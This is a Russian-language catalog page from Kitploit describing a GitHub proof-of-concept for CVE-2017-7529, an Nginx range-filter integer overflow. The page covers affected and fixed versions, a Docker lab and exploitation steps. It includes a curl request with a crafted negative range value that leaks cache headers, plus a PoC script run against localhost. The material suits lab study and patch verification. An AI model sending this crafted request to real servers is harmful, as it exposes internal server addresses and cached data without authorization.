
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/liusec/cve-2017-7529
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на ПроникновениеОбучение и Образование
GitHubliusec/cve-2017-7529

CVE-2017-7529

Эксплойт, подтверждающий концепцию, для целочисленного переполнения в Nginx (CVE-2017-7529), позволяющий раскрытие заголовков кэша через специально сформированные запросы диапазона, с лабораторной средой на базе Docker и скриптом POC на Python.

Репозиторий
168299 лет назадЕщё не проверено
Поделиться

Уязвимость целочисленного переполнения в Nginx CVE-2017-7529

Информация об уязвимости

При использовании стандартного модуля nginx злоумышленник может получить информацию из заголовка кэшированного файла в ответе, отправив запрос с вредоносно сформированным заголовком range. В некоторых конфигурациях заголовок кэшированного файла может содержать IP-адрес внутреннего сервера или другую конфиденциальную информацию, что приводит к утечке информации.

Ссылка: Анализ уязвимости: предупреждение о целочисленном переполнении range фильтра Nginx (CVE–2017–7529)

Влияние уязвимости

Уязвимость затрагивает все версии nginx с 0.5.6 по 1.13.2 с модулем по умолчанию. Достаточно включить кэш, и злоумышленник может отправить вредоносный запрос для удалённой атаки, вызывающей утечку информации.

Когда Nginx используется с прокси-кэшем, злоумышленник может с помощью этой уязвимости получить реальный IP-адрес внутреннего сервера или другую конфиденциальную информацию.

По нашему анализу, эта уязвимость имеет низкую сложность эксплуатации и относится к категории "low-hanging fruit", что даёт ей определённую ценность в реальных сетевых атаках.

Затронутые версии

Nginx version 0.5.6 - 1.13.2

Исправленные версии

Nginx version 1.13.3, 1.12.1

Получение окружения:

  1. Загрузить образ локально
$ docker pull medicean/vulapps:n_nginx_1
  1. Запустить окружение
$ docker run -d -p 8000:80 medicean/vulapps:n_nginx_1

-p 8000:80 Первое значение 8000 обозначает порт физической машины, его можно задать произвольно.

Использование и эксплуатация

POC

  1. Доступ к кэшированному файлу для получения Content-Length, на примере /proxy/demo.png:
$ curl -I http://127.0.0.1:8000/proxy/demo.png

HTTP/1.1 200 OK
Server: nginx/1.13.1
Date: Wed, 12 Jul 2017 15:57:57 GMT
Content-Type: image/png
Content-Length: 16585
Connection: keep-alive
Last-Modified: Wed, 12 Jul 2017 15:57:57 GMT
ETag: W/"40c9-5543e4fad0d40"
X-Proxy-Cache:: MISS
Accept-Ranges: bytes


Видим Content-Length: 16585. Находим значение больше этого, например 17208. Второе значение range равно 0x8000000000000000-17208, что соответствует 9223372036854758600.

  1. Устанавливаем range в запросе следующим образом:
$ curl -i http://127.0.0.1:8000/proxy/demo.png -r -17208,-9223372036854758600

Видим результат:
PoC скрипт

$ python poc.py http://127.0.0.1:8000/proxy/demo.png

Vulnerable: http://127.0.0.1:8000/proxy/demo.png


Ссылки

  • Анализ уязвимости: предупреждение о целочисленном переполнении range фильтра Nginx (CVE–2017–7529)
  • Анализ уязвимости целочисленного переполнения CVE-2017-7529 в Nginx
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    354
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




